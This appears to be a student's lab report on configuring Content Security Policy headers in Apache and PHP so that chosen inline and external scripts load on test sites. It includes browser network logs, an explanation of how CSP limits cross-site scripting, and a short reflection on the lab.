2. Inline: Nonce (222-222-222): **Failed**
3. Inline: No Nonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click: **Click me**

Network									Performance		Memory		Storage		Accessibility		Application			
Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time	Latency	JS	XHR	FONT	IMAGES	Media	WS	Other	Disable Cache	No Throttling	...	
200	GET	www.example32c.com	/	document	html	749 B	1.24 kB	1 ms	0 ms											
200	GET	www.example32c.com	script_area4.js	script	js	cached	78 B		0 ms											
200	GET	www.example70.com	script_area6.js	script	js	cached	78 B		0 ms											
0	GET	www.example60.com	script_area5.js	script		CSP														
	GET	www.example32c.com	Favicon.ico	FaviconLoader.sys.mjs:176 ...	html	280 B (raced)	280 B		1 ms											

Website C loads through the php index file. That file sets csp policy to accept sources from self, nonce-111-111-111 and example70.com. You can see above lines 1, 4, and 6 work ok.

2. Click the button in the web pages from all the three websites, describe and explain your observations.

A: works

The button click works and shows the alert window from the JS code.

B: no

Nothing happens on a button click.

C: no

Nothing happens on a button click.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.

Code change in the apache config file:

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
```

```

    script-src 'self' *.example70.com *.example60.com\
"
</VirtualHost>

```

Site:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
200	GET	www.example32b.com	/	document	html	843 B	1.24 kB	1 ms
200	GET	www.example32b.com	script_area4.js	script	js	cached	78 B	0 ms
200	GET	www.example60.com	script_area5.js	script	js	cached	78 B	0 ms
200	GET	www.example70.com	script_area6.js	script	js	cached	78 B	0 ms
404	GET	www.example32b.com	favicon.ico	FaviconLoader.svs.mis.176 ...	html	cached	280 B	0 ms

You can see above that source 5 and 6 now display OK.

4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

Code change in the phpindex file:

```

<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com
*.example70.com".
    "";
header($cspheader);
?>

<?php include 'index.html';?>

```

Site:

The screenshot shows a browser window with the URL [www.example32c.com](http://www.example32c.com). The page title is "CSP Experiment". Below it is a list of 7 items, each with a status code and a message:

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

Below the page content is the Firefox developer tools Network panel. It lists network requests with their status, method, domain, file, initiator, type, transferred size, and duration. The requests are:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Duration
200	GET	www.example32c.com	/	document	html	785 B	1.24 kB	22 ms
200	GET	www.example32c.com	script_area4.js	script	js	78 B	78 B	0 ms
200	GET	www.example60.com	script_area5.js	script	js	441 B	78 B	2 ms
200	GET	www.example70.com	script_area6.js	script	js	78 B	78 B	0 ms
404	GET	www.example32c.com	favicon.ico	FaviconLoader.sys.msc.176...	html	280 B	280 B	0 ms

You can see above that 1, 2, 4, 5, and 6 all display OK.

5. Please explain why CSP can help prevent Cross-Site Scripting attacks.

A Content Security Policy (CSP) restricts sources from which a webpage can load content, so that limits XSS attacks from external sources. XSS attacks exploit the browser's default trust in sources. An administrator can use CSP to eliminate XSS attack vectors by specifying which sources are allowed. A CSP policy can also be set to globally disallow script execution [1].

## References

[1] "Content Security Policy (CSP)". MDN Docs. <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

A summary of your own reflection on the lab exercise, such as:

1. What is the purpose of the lab in your own words?

The purpose of the lab is gain knowledge and experience around Cross Site Scripting attacks (XSS). They are very common web application attacks, and understanding how they work helps understand how to mitigate those vulnerabilities in our code.

2. What did you learn? Did you achieve the objectives?

I learned how to launch XSS attacks by directly inserting malicious scripts into applications by using user input vectors. I also learned how to link malicious code from external sources to launch attacks. Additionally, I learned how to set up a self-propagating worm attack, which was very fun. Finally, I learned how to use CSP to limit XSS attacks on a website. I did achieve all the objectives.

3. Was this lab hard or easy? Are the lab instructions clear?

I would rate the lab as medium. I found it easier than the previous buffer overflow lab we did, but I have experience in web development and Javascript.

4. What do you think about the tools used? What worked? What didn't? Are there other better alternatives?

Any other feedback?

I didn't find the live headers tool to be very useful. I think browser devtools and the network tab are more readable and provide the same information.